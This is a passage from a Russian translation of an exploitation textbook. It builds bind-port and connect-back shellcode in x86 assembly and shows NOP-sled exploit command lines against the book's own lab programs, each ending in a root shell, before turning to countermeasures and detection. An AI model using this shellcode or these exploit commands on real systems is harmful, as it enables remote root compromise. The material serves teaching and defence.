После сборки и применения в эксплойте этот шелл-код выполнит привязку к порту 31337 и станет ждать входящих соединений. После принятия соединения дескриптор файла нового сокета помещается в EAX, что выполняется в конце кода. Польза будет, когда мы присоединим сюда шелл-код, запускающий оболочку, написанную нами ранее. К счастью, стандартные дескрипторы файла весьма облегчают такое слияние.

0x541 Дублирование стандартных дескрипторов файла

Стандартные потоки ввода, вывода и ошибок – это три стандартных дескриптора файла, применяемые в программах, где требуется стандартный ввод/вывод. Сокеты тоже представляют собой дескрипторы файла, позволяющие выполнять чтение и запись. Если заменить стандартные потоки ввода, вывода и ошибок запускаемой оболочки на дескриптор файла подключенного сокета, оболочка станет записывать в этот

сокет вывод и ошибки и читать из сокета полученные им данные. Есть специальный системный вызов для дублирования дескрипторов файла, dup2 (номер 63).

```
reader@hacking:~/booksrc $ grep dup2 /usr/include/asm-i386/unistd.h
#define __NR_dup2               63
reader@hacking:~/booksrc $ man 2 dup2
DUP(2)       Руководство программиста Linux          DUP(2)

ИМЯ
     dup, dup2 - дублировать дескриптор файла

СИНТАКСИС
     #include <unistd.h>

     int dup(int oldfd);
     int dup2(int oldfd, int newfd);

ОПИСАНИЕ
     dup() и dup2() создают копию дескриптора файла oldfd.

     dup2() делает newfd копией oldfd, закрыв сначала newfd, если это нужно.
```

Шелл-код *bind_port.s* заканчивается тем, что оставляет в EAX дескриптор файла подключенного сокета.

Ниже показаны добавленные в *bind_shell_beta.s* команды для копирования этого сокета в дескрипторы файла стандартных устройств ввода/вывода; после них выполняются команды tiny_shell, запускающие оболочку в текущем процессе. Дескрипторы файла для устройств ввода и вывода запущенной оболочки и будут соединением TCP, открывающим доступ к удаленной оболочке.

Новые команды в bind_shell1.s

```
; dup2(подключенный сокет, {все три дескриптора файла для стандартного
ввода/вывода })
  mov ebx, eax      ; Копировать дескриптор файла сокета в ebx.
  push BYTE 0x3F    ; dup2 - системный вызов 63
  pop eax
  xor ecx, ecx      ; ecx = 0 = стандартный ввод
  int 0x80          ; dup(c, 0)
  mov BYTE al, 0x3F ; dup2 - системный вызов 63
  inc ecx           ; ecx = 1 = стандартный вывод
  int 0x80          ; dup(c, 1)
  mov BYTE al, 0x3F ; dup2 - системный вызов 63
  inc ecx           ; ecx = 2 = стандартное устройство вывода ошибок
  int 0x80          ; dup(c, 2)

; execve(const char  *filename, char *const argv [], char *const envp[])
  mov BYTE al, 11   ; execve - системный вызов 11
  push edx         ; Протолкнуть нули конца строки.
```

```
push 0x68732f2f  ; Протолкнуть в стек "//sh".
push 0x6e69622f  ; Протолкнуть в стек "/bin".
mov ebx, esp     ; Поместить адрес "/bin//sh" в ebx.
push ecx         ; Протолкнуть в стек 32-разрядный нулевой указатель.
mov edx, esp     ; Это пустой массив для envp.
push ebx         ; Протолкнуть в стек адрес строки.
mov ecx, esp     ; Это argv массив со строкой ptr.
int 0x80         ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

После сборки и применения в эксплойте этот шелл-код выполнит привязку к порту 31337 и станет ждать входящих соединений. Ниже показано, как с помощью *grep* проверяется наличие нулевых байтов. В результате процесс зависает в ожидании соединения.

```
reader@hacking:~/booksrc $ nasm bind_shell_beta.s
reader@hacking:~/booksrc $ hexdump -C bind_shell_beta | grep --color=auto 00
00000000 6a 66 58 99 31 db 43 52  6a 01 6a 02 89 e1 cd 80  |jfX.1.CRj.j.....|
00000010 89 c6 6a 66 58 43 52 66  68 7a 69 66 53 89 e1 6a  |..jfXCRfhzifS..j|
00000020 10 51 56 89 e1 cd 80 b0  66 43 43 53 56 89 e1 cd  |.QV.....fCCSV...|
00000030 80 b0 66 43 52 52 56 89  e1 cd 80 89 c3 6a 3f 58  |..fCRRV......j?X|
00000040 31 c9 cd 80 b0 3f 41 cd  80 b0 3f 41 cd 80 b0 0b  |1....?A...?A....|
00000050 52 68 2f 2f 73 68 68 2f  62 69 6e 89 e3 52 89 e2  |Rh//shh/bin..R..|
00000060 53 89 e1 cd 80                                    |S....|
00000065
reader@hacking:~/booksrc $ export SHELLCODE=$(cat bind_shell_beta)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE will be at 0xbffff97f
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x7f\xf9\xff\xbf"x40')
[DEBUG] found a 33 byte note for user id 999
-------[ end of note data ]-------
```

В другом окне терминала с помощью *netstat* находим слушающий порт. Затем *netcat* подключает к оболочке root на этом порту.

```
reader@hacking:~/booksrc $ sudo netstat -lp | grep 31337
tcp        0      0   *:31337          *:*             LISTEN 25604/
notesearch
reader@hacking:~/booksrc $ nc -vv 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open
whoami
root
```

0x542 Управляющие структуры условного перехода

Управляющие структуры языка C, такие как циклы `for` и блоки `if-then-else`, на уровне машинного языка строятся из операторов условного перехода и циклов. С помощью управляющих структур многократные вызовы `dup2` можно заменить более коротким вызовом в цикле.

В первой программе на C в предыдущих главах цикл `for` применялся, чтобы десять раз поздороваться с окружающим миром. Дизассемблирование функции `main()` покажет, как компилятор реализует цикл `for`

с помощью команд ассемблера. Команды цикла (ниже выделены полужирным) следуют за командами пролога функции и работают с памятью стека, выделенной локальной переменной `i`. Обращение к этой переменной происходит через регистр EBP в виде `[ebp-4]`.

```
reader@hacking:~/booksrc $ gcc firstprog.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x08048374 <main+0>:    push   ebp
0x08048375 <main+1>:    mov    ebp,esp
0x08048377 <main+3>:    sub    esp,0x8
0x0804837a <main+6>:    and    esp,0xfffffff0
0x0804837d <main+9>:    mov    eax,0x0
0x08048382 <main+14>:   sub    esp,eax
0x08048384 <main+16>:   mov    DWORD PTR [ebp-4],0x0
0x0804838b <main+23>:   cmp    DWORD PTR [ebp-4],0x9
0x0804838f <main+27>:   jle    0x8048393 <main+31>
0x08048391 <main+29>:   jmp    0x80483a6 <main+50>
0x08048393 <main+31>:   mov    DWORD PTR [esp],0x8048484
0x0804839a <main+38>:   call   0x80482a0 <printf@plt>
0x0804839f <main+43>:   lea    eax,[ebp-4]
0x080483a2 <main+46>:   inc    DWORD PTR [eax]
0x080483a4 <main+48>:   jmp    0x804838b <main+23>
0x080483a6 <main+50>:   leave
0x080483a7 <main+51>:   ret
End of assembler dump.
(gdb)
```

В цикле есть две новые для нас команды: `cmp` (от *compare* – сравнить) и `jle` (от *jump* if *less* than or *equal* to – перейти, если меньше или равно); последняя из них принадлежит к семейству условных переходов.

Команда `cmp` сравнивает свои два операнда и в зависимости от результата устанавливает флаги. После этого команда условного перехода осуществляет переход в зависимости от флагов.

В приведенном коде, когда значение по адресу `[ebp-4]` меньше или равно 9, выполнение переходит на адрес `0x8048393`, минуя следующую команду `jmp`. В противном случае следующая команда `jmp` передает управление в конец функции по адресу `0x080483a6`, что завершает цикл. В теле цикла вызывается `printf()`, увеличивается переменная цикла по адресу `[ebp-4]` и выполняется переход назад к команде сравнения, что продолжает цикл.

Такие сложные управляющие структуры, как цикл, в ассемблере создаются с помощью команд условного перехода. Ниже показаны другие команды условного перехода.

Команда	Назначение
`cmp <приемник>, <источник>`	Сравнив приемник с источником, установить флаги, используемые командой условного перехода.
`je <адрес>`	Перейти к указанному адресу, если сравниваемые значения равны.
`jne <адрес>`	Перейти, если не равны.
`jl <адрес>`	Перейти, если меньше.
`jle <адрес>`	Перейти, если меньше или равно.
`jnl <адрес>`	Перейти, если не меньше.
`jnle <адрес>`	Перейти, если не меньше или равно.
`jg` (`jge`)	Перейти, если больше (если больше или равно).
`jng` (`jnge`)	Перейти, если не больше (не больше или равно).

С помощью этих команд можно сжать часть шелл-кода с вызовами `dup2`:

```
; dup2(подключенный сокет, {все три дескриптора стандартного ввода/вывода })
   mov ebx, eax       ; Копировать дескриптор файла сокета в ebx.
   xor eax, eax       ; Обнулить eax.
   xor ecx, ecx       ; ecx = 0 = стандартный ввод
dup_loop:
   mov BYTE al, 0x3F ; dup2 syscall #63
   int 0x80          ; dup2(c, 0)
   inc ecx
   cmp BYTE cl, 2          ; Сравнить ecx с 2.
   jle dup_loop       ; Если ecx <= 2, перейти к dup_loop.
```

Этот цикл последовательно изменяет значение ECX от 0 до 2, каждый раз выполняя вызов `dup2`. Если глубже разобраться в том, как команда `cmp` устанавливает флаги, цикл можно еще сократить. Флаги, устанавливаемые командой `cmp`, также устанавливаются большинством других команд, чтобы описать свойства результата их выполнения. Это флаги: переноса (CF), четности (PF), выравнивания (AF), переполнения (OF), нуля (ZF) и знака (SF). Последние два флага самые полезные и простые. Флаг нуля устанавливается, когда результат равен 0, в противном случае сбрасывается. Флаг знака – это просто старший бит результата, который равен 1, если результат отрицательный, и 0 в противном случае. Это означает, что после выполнения любой команды с отрицательным результатом флаг знака устанавливается в 1, а флаг нуля устанавливается в 0.

Флаг	Название	Назначение
ZF	Флаг нуля	Установлен, если результат ноль
SF	Флаг знака	Установлен, если результат отрицателен (равен старшему биту результата)

Команда `cmp` (сравнение) в сущности представляет собой команду `sub` (вычитание), которая отбрасывает результат, но изменяет флаги состояния. Команда `jle` (переход, если меньше или равно) фактически проверяет флаги нуля и знака.

Если один из них установлен, то приемник (первый операнд) меньше или равен источнику (второму операнду). Другие команды условного перехода действуют аналогичным образом, и есть еще команды условного перехода, которые прямо проверяют отдельные флаги:

Команда	Назначение
`jz <адрес>`	Перейти к указанному адресу, если флаг нуля установлен
`jnz <адрес>`	Перейти к указанному адресу, если флаг нуля сброшен
`js <адрес>`	Перейти, если флаг знака установлен
`jns <адрес>`	Перейти, если флаг знака сброшен

Вооружившись этими знаниями, можно вообще избавиться от команды `cmp` (сравнение), если обратить порядок цикла. Можно начать с 2 и спускаться вниз, проверяя флаг знака до 0. Укороченный цикл (изменения выделены полужирным):

```
; dup2(подключенный сокет, {все три файловых дескриптора стандартного ввода/
вывода})
  mov ebx, eax          ; Копировать FD сокета в ebx.
  xor eax, eax          ; Обнулить eax.
  push BYTE 0x2         ; ecx начинается с 2.
  pop ecx
dup_loop:
  mov BYTE al, 0x3F     ; dup2 - системный вызов 63
  int 0x80              ; dup2(c, 0)
  dec ecx               ; Обратный счет до 0.
  jns dup_loop          ; Если флаг знака сброшен, ecx не отрицательный.
```

Первые две команды перед циклом можно укоротить, воспользовавшись командой `xchg` (от *exchange* – обмен). Она меняет между собой значения приемника и источника:

Команда	Назначение
xchg <*приемник*>, <*источник*>	Обменять значения двух операндов

Одна эта команда может заменить две следующие, занимающие четыре байта:

```
89 C3           mov ebx,eax
31 C0           xor eax,eax
```

Регистр EAX нужно обнулить, чтобы очистить старшие три байта, а в EBX они уже очищены. Поэтому, обменивая между собой значения EAX и EBX, мы убьем двух зайцев и сократим размер, воспользовавшись следующей однобайтной командой:

```
93              xchg eax,ebx
```

Поскольку команда xchg короче, чем mov для двух регистров, она позволит укоротить шелл-код и в других местах. Понятно, что это возможно лишь в тех случаях, когда регистр источника не имеет значения. Следующая версия шелл-кода с привязкой порта использует команду обмена, чтобы сократить размер еще на несколько байт.

bind_shell.s

```
BITS 32

; s = socket(2, 1, 0)
  push BYTE 0x66    ; Вызов сокетов - системный вызов 102 (0x66).
  pop eax
  cdq               ; Обнулить edx для использования как нулевого DWORD.
  xor ebx, ebx      ; ebx содержит тип вызова сокетов.
  inc ebx           ; 1 = SYS_SOCKET = socket()
  push edx          ; Построить массив:  { protocol = 0,
  push BYTE 0x1     ; (в обратном порядке) SOCK_STREAM = 1,
  push BYTE 0x2     ;                      AF_INET = 2 }
  mov ecx, esp      ; ecx = указатель на массив аргументов
  int 0x80          ; После системного вызова в eax - дескриптор файла сокета.
  xchg esi, eax     ; Сохранить дескриптор файла сокета в esi

; bind(s, [2, 31337, 0], 16)
  push BYTE 0x66    ; Вызов сокетов (системный вызов 102)
  pop eax
  inc ebx           ; ebx = 2 = SYS_BIND = bind()
  push edx          ; Построить структуру sockaddr:  INADDR_ANY = 0
  push WORD 0x697a  ;   (в обратном порядке)         PORT = 31337
  push WORD bx      ;                                AF_INET = 2
  mov ecx, esp      ; ecx = указатель на структуру сервера
  push BYTE 16      ; argv: { sizeof(структура) = 16,
  push ecx          ;         указатель на структуру,
  push esi          ;         дескриптор файла сокета}
  mov ecx, esp      ; ecx = массив аргументов
```

```
  int 0x80          ; eax = 0 при успехе

; listen(s, 0)
  mov BYTE al, 0x66 ; Вызов сокетов (системный вызов 102)
  inc ebx
  inc ebx           ; ebx = 4 = SYS_LISTEN = listen()
  push ebx          ; argv: { backlog = 4,
  push esi          ;         дескриптор файла сокета}
  mov ecx, esp      ; ecx = массив аргументов
  int 0x80

; c = accept(s, 0, 0)
  mov BYTE al, 0x66 ; Вызов сокетов (syscall #102)
  inc ebx           ; ebx = 5 = SYS_ACCEPT = accept()
  push edx          ; argv: { socklen = 0,
  push edx          ;         sockaddr ptr = NULL,
  push esi          ;         socket fd }
  mov ecx, esp      ; ecx = массив аргументов
  int 0x80          ; eax = FD сокета соединения

; dup2(подключенный сокет,
       {все три файловых дескриптора стандартного ввода/вывода})
  xchg eax, ebx     ; Копировать дескриптор файла сокета в ebx
                    ; и 0x00000005 в eax.
  push BYTE 0x2     ; ecx начинается с 2.
  pop ecx
dup_loop:
  mov BYTE al, 0x3F ; dup2 - системный вызов 63
  int 0x80          ; dup2(c, 0)
  dec ecx           ; Обратный счет до 0
  jns dup_loop      ; Если флаг знака не установлен, ecx не отрицательный.

; execve(const char *filename, char *const argv [], char *const envp[])
  mov BYTE al, 11   ; execve - системный вызов 11
  push edx          ; Протолкнуть нули конца строки.
  push 0x68732f2f   ; Протолкнуть в стек "//sh".
  push 0x6e69622f   ; Протолкнуть в стек "/bin".
  mov ebx, esp      ; Поместить адрес "/bin//sh" в ebx.
  push edx          ; Протолкнуть в стек 32-разрядный нулевой указатель.
  mov edx, esp      ; Это пустой массив для envp.
  push ebx          ; Протолкнуть в стек адрес строки.
  mov ecx, esp      ; Это массив argv с указателем строки.
  int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

Так будет собран тот же 92-байтный шелл-код *bind_shell*, что и в предыдущей главе.

```
reader@hacking:~/booksrc $ nasm bind_shell.s
reader@hacking:~/booksrc $ hexdump -C bind_shell
00000000 6a 66 58 99 31  db 43 52 6a 01 6a 02 89  e1 cd 80  |jfX.1.CRj.j.....|
00000010 96 6a 66 58 43  52 66 68 7a 69 66 53 89  e1 6a 10  |.jfXCRfhzifS..j.|
00000020 51 56 89 e1 cd  80 b0 66 43 43 53 56 89  e1 cd 80  |QV.....fCCSV....|
```

```
00000030 b0 66 43 52 52  56 89 e1 cd 80 93 6a 02  59 b0 3f  |.fCRRV.....j.Y.?|
00000040 cd 80 49 79 f9  b0 0b 52 68 2f 2f 73 68  68 2f 62  |..Iy...Rh//shh/b|
00000050 69 6e 89 e3 52  89 e2 53 89 e1 cd 80              |in..R..S....|
0000005c
reader@hacking:~/booksrc $ diff bind_shell portbinding_shellcode
```

0x550 Шелл-код с обратным соединением

С шелл-кодом, привязываемым к порту, легко справится межсетевой экран (firewall – брандмауэр). Большинство брандмауэров блокируют входящие соединения, за исключением определенных портов для известных сервисов. Это снижает уязвимость пользователя и мешает шелл-коду установить соединение. Межсетевые экраны сегодня настолько распространены, что у шелл-кода с привязкой порта в реальности мало шансов на успех.

Но межсетевые экраны обычно не фильтруют исходящие соединения, потому что это снизило бы удобство работы пользователя. Находясь за межсетевым экраном, пользователь должен иметь возможность открыть любую веб-страницу или установить другое исходящее соединение. Отсюда следует, что если шелл-код инициирует исходящее соединение, большинство брандмауэров его пропустит.

Шелл-код с обратным соединением (connect-back) не ждет соединения от злоумышленника, а сам инициирует соединение TCP с IP-адресом атакующего. Чтобы открыть соединение TCP, достаточно вызвать `socket()` и `connect()`. Такой код очень похож на шелл-код привязки к порту, потому что вызов `socket()` выполняется одинаково, а вызов `connect()` принимает те же аргументы, что и `bind()`. Приведенный ниже шелл-код с обратным соединением получен из шелл-кода привязки к порту путем некоторых изменений (выделены полужирным).

connectback_shell.s

```
BITS 32

; s = socket(2, 1, 0)
  push BYTE 0x66    ; Вызов сокетов - системный вызов 102 (0x66).
  pop eax
  cdq               ; Обнулить edx для использования как нулевого DWORD.
  xor ebx, ebx      ; ebx содержит тип вызова сокетов.
  inc ebx           ; 1 = SYS_SOCKET = socket()
  push edx          ; Построить массив:   { protocol = 0,
  push BYTE 0x1     ; (в обратном порядке)  SOCK_STREAM = 1,
  push BYTE 0x2     ;                       AF_INET = 2 }
  mov ecx, esp      ; ecx = указатель на массив аргументов
  int 0x80          ; После системного вызова в eax - дескриптор файла сокета.

  xchg esi, eax     ;  Сохранить дескриптор файла сокета в esi
; connect(s, [2, 31337, <IP address>], 16)
```

```
  push BYTE 0x66    ; Вызов сокетов (системный вызов 102)
  pop eax
  inc ebx           ; ebx = 2 (необходимо для AF_INET)
  push DWORD 0x482aa8c0 ; Построить структуру sockaddr :
                        ; IP-адрес = 192.168.42.72
  push WORD 0x697a      ;    (в обратном порядке)        PORT = 31337
  push WORD bx      ;                                     AF_INET = 2
  mov ecx, esp      ; cx = указатель на структуру сервера
  push BYTE 16      ; argv: { sizeof(структура) = 16,
  push ecx          ;         указатель на структуру,
  push esi          ;         дескриптор файла сокета }
  mov ecx, esp      ; ecx = массив аргументов
  inc ebx           ; ebx = 3 = SYS_CONNECT = connect()
  int 0x80          ; eax = 0 при успехе

; dup2(подключенный сокет,
       {все три файловых дескриптора стандартного ввода/вывода})
  xchg eax, ebx     ; Копировать дескриптор файла сокета в ebx
                    ; и 0x00000003 в eax.
  push BYTE 0x2     ; ecx начинается с 2.
  pop ecx
dup_loop:
  mov BYTE al, 0x3F ; dup2 - системный вызов 63
  int 0x80          ; dup2(c, 0)
  dec ecx           ; Обратный счет до 0
  jns dup_loop      ; Если флаг знака не установлен, ecx не отрицательный.

; execve(const char *filename, char *const argv [], char *const envp[])
  mov BYTE al, 11   ; execve - системный вызов 11
  push edx          ; Протолкнуть нули конца строки.
  push 0x68732f2f   ; Протолкнуть в стек "//sh".
  push 0x6e69622f   ; Протолкнуть в стек "/bin".
  mov ebx, esp      ; Поместить адрес "/bin//sh" в ebx.
  push edx          ; Протолкнуть в стек 32-разрядный нулевой указатель.
  mov edx, esp      ; Это пустой массив для envp.
  push ebx          ; Протолкнуть в стек адрес строки.
  mov ecx, esp      ; Это массив argv с указателем строки.
  int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

В этом шелл-коде указан адрес IP-соединения 192.168.42.72, что должно быть IP-адресом атакующего. Адрес записывается в структуру `in_addr` как `0x482aa8c0`, что является шестнадцатеричным представлением 72, 42, 168 и 192. Это становится очевидным, если вывести каждое число в шестнадцатеричном виде:

```
reader@hacking:~/booksrc $ gdb -q
(gdb) p /x 192
$1 = 0xc0
(gdb) p /x 168
$2 = 0xa8
(gdb) p /x 42
```

```
$3 = 0x2a
(gdb) p /x 72
$4 = 0x48
(gdb) p /x 31337
$5 = 0x7a69
(gdb)
```

Так как значения записываются с сетевым порядком байтов, а в архитектуре *x*86 пишется сначала младший байт, хранимые DWORD выглядят перевернутыми. В результате DWORD для 192.168.42.72 выглядит как 0x482aa8c0. То же самое относится к двухбайтному слову порта получателя. Если с помощью gdb вывести в шестнадцатеричном виде номер порта 31337, байты будут показаны в порядке «сначала младший». Следовательно, байты нужно переставить, и WORD для 31337 окажется равным 0x697a.

Слушать входящие соединения шелл-кода на порте 31337 можно программой *netcat* с ключом -l. Команда ifconfig устанавливает для eth0 IP-адрес 192.168.42.72, чтобы шелл-код мог с ним соединиться.

```
reader@hacking:~/booksrc $ sudo ifconfig eth0 192.168.42.72 up
reader@hacking:~/booksrc $ ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:01:6C:EB:1D:50
          inet addr:192.168.42.72 Bcast:192.168.42.255 Mask:255.255.255.0
          UP BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)
          Interrupt:16

reader@hacking:~/booksrc $ nc -v -l -p 31337
listening on [any] 31337 ...
```

Теперь попробуем выполнить эксплойт для сервера *tinyweb* с помощью шелл-кода с обратным соединением. Прежние результаты нашей работы с этой программой говорят о том, что буфер запроса имеет размер 500 байт и находится в стеке по адресу 0xbffff5c0. Известно также, что адрес возврата расположен через 40 байт после конца буфера.

```
reader@hacking:~/booksrc   $ nasm connectback_shell.s
reader@hacking:~/booksrc   $ hexdump -C connectback_shell
00000000  6a 66 58 99 31 db 43 52  6a 01 6a 02 89 e1 cd 80 |jfX.1.CRj.j.....|
00000010  96 6a 66 58 43 68 c0 a8  2a 48 66 68 7a 69 66 53 |.jfXCh..*Hfhzifs|
00000020  89 e1 6a 10 51 56 89 e1  43 cd 80 87 f3 87 ce 49 |..j.QV..C......I|
00000030  b0 3f cd 80 49 79 f9 b0  0b 52 68 2f 2f 73 68 68 |.?..Iy...Rh//shh|
00000040  2f 62 69 6e 89 e3 52 89  e2 53 89 e1 cd 80       |/bin..R..S....|
0000004e
reader@hacking:~/booksrc   $ wc -c connectback_shell
78 connectback_shell
reader@hacking:~/booksrc   $ echo $(( 544 - (4*16) - 78 ))
402
```

```
reader@hacking:~/booksrc   $ gdb -q --batch -ex "p /x 0xbffff5c0 + 200"
$1 = 0xbffff688
reader@hacking:~/booksrc   $
```

Так как смещение от начала буфера до адреса возврата составляет 540 байт, нам нужно 544 байта, чтобы заменить четырехбайтный адрес возврата. Также нужно правильно выровнять адрес возврата, потому что он состоит из нескольких байт. Для правильного выравнивания суммарная длина NOP-цепочки и шелл-кода должна делиться на 4. Кроме того, сам шелл-код должен находиться в первых 500 байтах. Это память, принадлежащая буферу, и те значения в стеке, которые находятся за ним, могут быть переписаны до того, как мы перехватим управление программой. Оставаясь в этих границах, мы уменьшаем риск записи в шелл-код случайных значений, которые неизбежно приведут к краху его работы. Повторив адреса возврата 16 раз, получим 64 байта, которые можно поместить в конец 544-байтного буфера эксплойта, чтобы гарантировать нахождение шелл-кода в пределах буфера. Остальнные байты в начале буфера эксплойта будут заполнены командой `NOP`. Подсчеты показывают, что NOP-цепочка длиной 402 байта правильно выровняет шелл-код длиной 78 байт и поместит его в границах буфера. Повторив нужный нам адрес возврата 12 раз, мы обеспечим запись последних четырех байт буфера эксплойта на место адреса возврата в стеке. Если записать в адрес возврата `0xbffff688`, управление должно перейти в середину NOP-цепочки, а не в начальные байты буфера, которые могут оказаться измененными. Эти вычисленные значения мы используем в следующем эксплойте, но сначала нужно обеспечить шелл-коду место, с которым он будет соединяться. Ниже показано использование *netcat* для приема входящих соединений на порте 31337.

```
reader@hacking:~/booksrc $ nc -v -l -p 31337
listening on [any] 31337 ...
```

Теперь можно использовать вычисленные значения для удаленного эксплойта программы *tinyweb* с другого терминала.

На другом терминале

```
reader@hacking:~/booksrc $ (perl -e 'print "\x90"x402';
> cat connectback_shell;
> perl -e 'print "\x88\xf6\xff\xbf"x20 . "\r\n"') | nc -v 127.0.0.1 80
localhost [127.0.0.1] 80 (www) open
```

Возвращаясь к первому терминалу, видим, что шелл-код соединился с процессом *netcat*, который слушает порт 31337. Мы получили удаленную оболочку root.

```
reader@hacking:~/booksrc $ nc -v -l -p 31337
listening on [any] 31337 ...
connect to [192.168.42.72] from hacking.local [192.168.42.72] 34391
whoami
root
```

Конфигурация сети в этом примере может смутить, потому что атака нацелена на 127.0.0.1, а шелл-код выполняет обратное соединение с 192.168.42.72. Оба IP-адреса указывают на одну и ту же машину, но 192.168.42.72 проще использовать в шелл-коде, чем 127.0.0.1. Поскольку адрес закольцованного интерфейса содержит два нулевых байта, его пришлось бы строить в стеке с помощью нескольких команд. Один из способов для этого – записать в стек два байта обнуленного регистра. Файл *loopback_shell.s* – это модифицированная версия *connectback_shell.s*, в которой используется адрес 127.0.0.1. Разница в следующем:

```
reader@hacking:~/booksrc $ diff connectback_shell.s loopback_shell.s
21c21,22
<   push DWORD 0x482aa8c0 ; Build sockaddr struct: IP Address =
192.168.42.72
---
>   push DWORD 0x01BBBB7f ; Build sockaddr struct: IP Address = 127.0.0.1
>   mov WORD [esp+1], dx ; overwrite the BBBB with 0000 in the previous push
reader@hacking:~/booksrc $
```

После проталкивания в стек значения `0x01BBBB7f` регистр ESP указывает на начало этого `DWORD`. При записи двухбайтного `WORD` из нулей по адресу ESP+1 средние два байта будут перезаписаны, и мы получим правильный адрес возврата.

Эта дополнительная команда увеличивает размер шелл-кода на несколько байтов, вследствие чего нужно скорректировать размер NOP-цепочки. Ниже приведены расчеты, показывающие, что NOP-цепочка должна иметь длину 397 байт. В этом эксплойте предполагается, что уже работает программа *tinyweb* и процесс *netcat* ждет входящих соединений на порте 31337.

```
reader@hacking:~/booksrc $ nasm loopback_shell.s
reader@hacking:~/booksrc $ hexdump -C loopback_shell | grep --color=auto 00
00000000 6a 66 58 99 31 db 43 52 6a 01 6a 02 89 e1 cd 80 |jfX.1.CRj.j.....|
00000010 96 6a 66 58 43 68 7f bb bb 01 66 89 54 24 01 66 |.jfXCh....f.T$.f|
00000020 68 7a 69 66 53 89 e1 6a 10 51 56 89 e1 43 cd 80 |hzifS..j.QV..C..|
00000030 87 f3 87 ce 49 b0 3f cd 80 49 79 f9 b0 0b 52 68 |....I.?..Iy...Rh|
00000040 2f 2f 73 68 68 2f 62 69 6e 89 e3 52 89 e2 53 89 |//shh/bin..R..S.|
00000050 e1 cd 80                                       |...|
00000053
reader@hacking:~/booksrc $ wc -c loopback_shell
83 loopback_shell
reader@hacking:~/booksrc $ echo $(( 544 - (4*16) - 83 ))
397
reader@hacking:~/booksrc $ (perl -e 'print "\x90"x397';cat loopback_
shell;perl -e 'print "\x88\xf6\xff\xbf"x16 . "\r\n"') | nc -v 127.0.0.1 80
localhost [127.0.0.1] 80 (www) open
```

Как и в предыдущем эксплойте, терминал с *netcat*, ждущей соединений на порте 31337, получает оболочку root:

```
reader@hacking:~ $ nc -vlp 31337
listening on [any] 31337 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 42406
whoami
root
```

Выглядит совсем просто, правда?

0x600

Противодействие

Ядовитая золотистая лягушка-древолаз выделяет крайне токсичный яд: одной лягушки достаточно, чтобы убить десять взрослых человек. Причина, по которой эти лягушки выработали столь мощное средство защиты, заключается в том, что есть определенный вид змей, который ими питается и при этом вырабатывает иммунитет от яда. В ответ яд, вырабатываемый лягушками, становился все сильнее и сильнее. В результате такой совместной эволюции лягушки оказались защищенными от всех других хищников. Подобная совместная эволюция происходит и с хакерами. Придуманные ими эксплойты известны давно, поэтому неудивительно, что были выработаны меры противодействия. В ответ хакеры находят способы обойти и разрушить эти средства защиты, и тогда изобретаются другие оборонительные приемы.

Такое циклическое развитие оказывается благотворным. Вирусы и черви вызывают многочисленные неприятности и убытки, но они побуждают к разработке ответных мер, которые улучшают наши системы. Черви размножаются, используя уязвимости некачественных программ. Часто содержащиеся в программах ошибки годами остаются незамеченными, но относительно безвредный червь, вроде CodeRed или Sasser, заставляет исправить эти ошибки. Это как с ветрянкой: лучше легко переболеть ею в детстве, чем опасно во взрослом возрасте. Если бы не интернет-черви, обнажившие пробелы в защите, последние оставались бы неисправленными, подвергая нас опасности атаки со стороны тех, чьи цели более злонамеренны, чем простая репликация червя. В конечном счете черви и вирусы могут способствовать укреплению системы защиты. Но есть и более активные способы ее совершенствования. Защита может принимать контрмеры, чтобы свести к нулю результаты атаки или сделать ее невозможной. Контрмеры – понятие достаточно абстрактное; это может быть защищенный продукт, набор правил, программа или просто вни-

мательный системный администратор. Такие меры можно разделить на две группы: обнаружение атак и защита уязвимости.

0x610 Средства обнаружения атак

К первой группе относятся контрмеры, которые пытаются обнаружить вторжение и каким-то образом реагировать на него. Процедуры обнаружения разнообразны – от чтения журналов администратором до программ, анализирующих сетевой трафик. Реакция тоже может быть разной – от автоматического закрытия процесса или соединения до тщательного анализа, проводимого администратором с консоли.

Известные эксплойты не так опасны для системного администратора, как те, о которых он еще не знает. Чем раньше будет обнаружено вторжение, тем скорее можно с ним разобраться и принять ответные меры. Тревогу должны вызывать вторжения, которые не удается обнаружить месяцами.

Чтобы обнаружить вторжение, нужно представлять, какие действия может совершить атакующий. В этом случае вы знаете, что искать. Для обнаружения вторжения нужно искать определенные особенности в журналах, сетевых пакетах и даже в памяти программ. Обнаружив вторжение, можно удалить хакера из системы, восстановить испорченные данные из резервной копии, а использованную уязвимость идентифицировать и исправить. Средства обнаружения, использующие возможности резервного копирования и восстановления, достаточно сильны.

Для атакующего обнаружение может означать, что всем его действиям будет поставлен заслон. Обнаружение может произойти не мгновенно, и в ряде ситуаций типа «схватил и убежал» оно несущественно, но даже тогда лучше не оставлять за собой следов. Скрытность очень ценна для хакера. Выполнив эксплойт уязвимой программы с привилегиями root, вы можете делать с системой что угодно, но если вас при этом не обнаружили, то никто об этом не узнает. Самый опасный хакер – тот, кто получает абсолютные права, оставаясь при этом невидимым. Оставаясь невидимым, можно незаметно перехватывать в сети пароли и данные, несанкционированно влезать в программы и атаковать другие узлы сети. Чтобы оставаться незамеченным, нужно знать, какие методы обнаружения могут быть применены. Если вы знаете, за чем охотится защита, то можете избегать определенных схем эксплойтов или маскироваться под законные действия. Совместная эволюция методов скрытия и поиска основана на том, чтобы придумывать вещи, о которых еще не догадалась другая сторона.

0x620 Системные демоны

Чтобы на деле рассмотреть меры борьбы с эксплойтами и способы их обхода, выберем для поиска уязвимости практическую цель. Удаленной

